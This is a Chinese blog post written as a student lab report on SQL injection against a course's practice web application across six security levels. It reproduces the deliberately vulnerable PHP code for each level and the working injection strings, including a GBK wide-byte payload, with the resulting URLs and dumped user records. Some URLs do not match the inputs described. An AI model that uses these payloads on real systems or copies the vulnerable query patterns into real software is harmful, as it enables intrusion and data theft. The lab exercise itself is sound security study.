SQL注入实验

原创

rectsuly 于 2017-03-16 12:57:26 发布 5706 收藏 11

分类专栏： 信息安全 文章标签： sql注入 信息安全

本文链接：https://blog.csdn.net/rectsuly/article/details/62421118

信息安全实验 SQL Injection

一.实验内容


1.Finish all six challenge on the website,or give the reason why the protection is unbreakable(need an experiment report).

2(Extended work).Tell me why [input = a' or '1=1' or '1=1] doesn't work on the login website in your experiment report.

二.实验过程


- 登陆实验网页：http://202.38.79.49:8888/login.php
  登陆界面如下：

- 尝试输入默认用户名和用户密码：
  Username: admin
  Password: admin
- 成功登入系统！系统界面如下：



1.设置安全等级为1：Security Level = 1.

注入界面如下：



- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- 根据以上代码可知，可以利用`$id`变量的漏洞进行sql注入，向`User ID`文本框中输入查询字符串`1=1 or 1=1`,URL网址变成了`http://202.38.79.49:8888/vulnerabilities/sqli/?id=1=1+or+1=1&Submit=Submit`,获得如下数据库信息：

```
ID: 1=1 or 1=1
First name: admin
Surname: admin

ID: 1=1 or 1=1
First name: Gordon
Surname: Brown

ID: 1=1 or 1=1
First name: Hack
Surname: Me

ID: 1=1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1=1 or 1=1
First name: Bob
Surname: Smith
```

> **Level 1注入成功。**

2.设置安全等级为2：Security Level = 2.

- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- 将Security Level = 2的代码与Security Level = 1的代码进行比较， 发现唯一的区 别就是1的`$getid`变量中是`WHERE user_id = $id`,而2的`$getid`变量中是`WHERE user_id = '$id'`,多了单引号。于是可以将输入查询串改为`abc' or '1=1`,将单引号过 滤掉。URL网址变成了`http://202.38.79.49:8888/vulnerabilities/sqli/?id=abc'+or+'1=1&Submit=Submit`,获得如下数据库信息：

```
ID: abc' or '1=1
First name: admin
Surname: admin

ID: abc' or '1=1
First name: Gordon
Surname: Brown

ID: abc' or '1=1
First name: Hack
Surname: Me

ID: abc' or '1=1
First name: Pablo
Surname: Picasso

ID: abc' or '1=1
First name: Bob
Surname: Smith
```

> Level 2注入成功。

3.设置安全等级为3：Security Level = 3.

- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];
    if (preg_match('/ |\'/',$id))
    {
        echo die('<pre>' . 'Contain invalid characters.' . '</pre>');
        $num = 0;
    }
    else
    {

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);
    }

        $i = 0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
}
?>
```

- 将Security Level = 3的代码与Security Level = 1和2的代码进行比较，发现3的代码多了一段正则表达式的判定`if (preg_match('/ |\'/',$id))`,这个正则表达式的含义是，如果`$id`变量中含有空格或者单引号，则输出 错误信息`'Contain invalid characters.`。于是我们尝试不用空格和单引号进行注入， 将输入查询串改为`1||1`,利用`||`的布尔连接符，实施注入。
- 此时，URL网址变成了 http://202.38.79.49:8888/vulnerabilities/sqli/?id=1=1+or+1=1&Submit=Submit, 获得如下数据库信息：

```
ID: 1||1
First name: admin
Surname: admin

ID: 1||1
First name: Gordon
Surname: Brown

ID: 1||1
First name: Hack
Surname: Me

ID: 1||1
First name: Pablo
Surname: Picasso

ID: 1||1
First name: Bob
Surname: Smith
```

> **Level 3注入成功。**

4.设置安全等级为4：Security Level = 4.

- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- 将Security Level = 4的代码与Security Level = 1的代码进行比较，发现4的代码多 了一段语句：`$id = mysql_real_escape_string($id);`,函数`mysql_real_escape_string`主要是为了数据库防注入、以及语句正确性等需要，将读写语句中的特殊字符进行转换: `\x00 \n \r \ ' " \x1a`,如果成功，则该函数返回被转义的字符串。如果失败，则返回false。但最终写入到数据库中的内容，依旧是转义前的,也就是当读出来的时候，依旧是原来转义前的内容。所以，若注入语句中不包含特殊符号，依然可以成功注入，利用和Level1中相同的语句`1=1 or 1=1`进行注入，此时，URL网址变成了`http://202.38.79.49:8888/vulnerabilities/sqli/?id=1||1&Submit=Submit`,获得如下数据库信息：

```
ID: 1=1 or 1=1
First name: admin
Surname: admin

ID: 1=1 or 1=1
First name: Gordon
Surname: Brown

ID: 1=1 or 1=1
First name: Hack
Surname: Me

ID: 1=1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1=1 or 1=1
First name: Bob
Surname: Smith
```


> **Level 4注入成功。**

5.设置安全等级为5：Security Level = 5.

- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    mysql_query('SET NAMES gbk');

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    echo '<a>' . $getid . '</a>';

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

- 将Security Level = 5的代码与Security Level = 4的代码进行比较，发现5的代码多 了一段语句：`mysql_query('SET NAMES gbk');`,且变量`$getid`中的`$id`变量两边和Level 2一样是有单引号的。以上语句将编码设置为`gbk`,我们可以在此利用宽字符注入的方式来获取数据库内容。设计`$id`值为`abc%df%27%20or%201=1%20%23`,并修改url地址为`http://202.38.79.49:8888/vulnerabilities/sqli/?id=abc%df%27%20or%201=1%20%23&Submit=Submit`,获得如下数据库信息：



以上注入的原理是利用了%df和经过转义函数mysql_real_escape_string()编码之后带入了字符'\'的编码%5c形成宽字符编码%df%5c，成功地吃掉了%5c,得以让%27的单引号闭合成功。

> **Level 5注入成功。**

6.设置安全等级为Security Level = 6.

- 点击右下角的`View Source`,查看PHP连接后台数据库的源代码：

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

- 将Security Level = 6的代码与Security Level = 4的代码进行比较，发现6的代码多 了一段语句：`$id = stripslashes($id);` ,stripslashes() 函数删除由mysql_real_escape_string() 函数添加的反斜杠，如果有两个连续的反斜线，则只去掉一个。
- 这里为什么要有这个操作呢？这是由于在high级别下，PHP的magic_quotes_gpc被自动设为on，magic_quotes_gpc被称为魔术引号，开启它之后，可以对所有的GET、POST和COOKIE传值的数据自动运行addslashes()函数，所以这里才要使用stripslashes()函数去除。magic_quotes_gpc功能在PHP5.3.0中已经废弃并且在5.4.0中已经移除了，这也是为什么在DVWA中一直强调使用mysql_real_escape_string()函数进行过滤的原因吧。
  另外还可以发现，在执行查询之前，使用了if语句进行判断，判断的条件是一个is_numeric()函数，也就是判断用户输入的数据是否是数字型，只要不是数字型就一概报错，这样那些and、or、select等语句都无法执行了。
  最后在具体执行查询时，还要求$id是字符型。经过这样重重防护，这样页面就很难注入了。
- 所以Level 6的后台代码在本实验中难以实施注入。
- (补充：试试将1 or 1’语句转换为16进制0x31206f722031带入数据库进行查询，或许有效)。